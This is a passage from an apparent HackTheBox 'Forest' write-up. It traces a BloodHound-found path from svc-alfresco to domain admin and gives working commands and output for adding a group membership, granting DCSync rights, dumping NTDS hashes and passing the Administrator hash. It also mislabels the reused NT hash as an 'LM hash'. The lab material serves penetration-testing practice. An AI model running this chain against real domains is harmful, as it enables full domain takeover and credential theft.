
…which is all well and good, but doesn’t do anything for us (except give us a some practice using cypher queries)
At this point I was a little confused. We have GenericAll over quite a few users, but none of these users really gives us a chance to escalate a privileges.
Here is where I learnt an important lesson. Due to my experience with doing boxes on HackTheBox, a heuristic that I’ve developed when doing AD boxes is that pathfinding to Administrator is the way forward. In this case, it means that we miss the glaringly obvious escalation path.
The TL;DR is that we should look at ALL high value targets - and ultimately - perform in-depth recon before we make an assumption about attack paths.
In this case, if we look at the HTB.local domain node within bloodhound and then look at the controllers we see the following graph. 
Despite this looking like a mess, we see a potential priv-esc path, though it may not be obvious. If we look down the bottom of the graph, we see Exchange Trusted Subsystem → Exchange Windows Permissions → HTB.LOCAL.
 If we recall, our attempted priv-esc to the
 Administrator user involved us first leveraging our membership of the Account Operators group (as svc-alfresco) → GenericAll → Organization Management.
In this case, we instead want to become a member of the Exchange Windows Permissions group so we have WriteDacl over the DC.
If we path-find from svc-alfresco → HTB.LOCAL we have the following graph:  Thus, our attack-path is going to be make ourselves member of the
 Exchange Windows Permissions group → abuse WriteDacl →DCSync
The attack
First we’ll add ourselves to the EXCHANGE WINDOWS PERMISSIONS
1
sudo net rpc group addmem "EXCHANGE WINDOWS PERMISSIONS" "svc-alfresco" -U "htb.local"/"svc-alfresco"%"s3rvice" -S 10.129.193.121
We’ll verify that we’re a member of this group.
1
2
3
sudo net rpc group members "EXCHANGE WINDOWS PERMISSIONS" -U "htb.local"/"svc-alfresco"%"s3rvice" -S 10.129.193.121
HTB\Exchange Trusted Subsystem
HTB\svc-alfresco
We’ll abuse WriteDacl to give ourselves the ability to DcSync
1
2
bloodyAD -d htb.local -u svc-alfresco -p 's3rvice' --host 10.129.193.121 add dcsync svc-alfresco
[+] svc-alfresco is now able to DCSync
1
2
3
4
5
6
7
8
9
10
11
12
secretsdump.py 'htb.local/svc-alfresco:s3rvice'@10.129.193.121

secretsdump.py 'htb.local/svc-alfresco:s3rvice'@10.129.193.121
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
...snip..
We can then use the LM hash to login as Administrator:
1
2
3
evil-winrm -i forest -u 'Administrator'  -H 32693b11e6aa90eb43d32c72a07ceea6
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
root.txt
1
2
type root.txt
06177af6fc1363d915c09ad4c07*****
Woo!
Note from the future: If you’re like me an felt that seeing
[+] svc-alfresco is now able to DCSyncwas a little like magic - fret not! I’m currently writing a post about howadd dcsyncworks behind the scenes.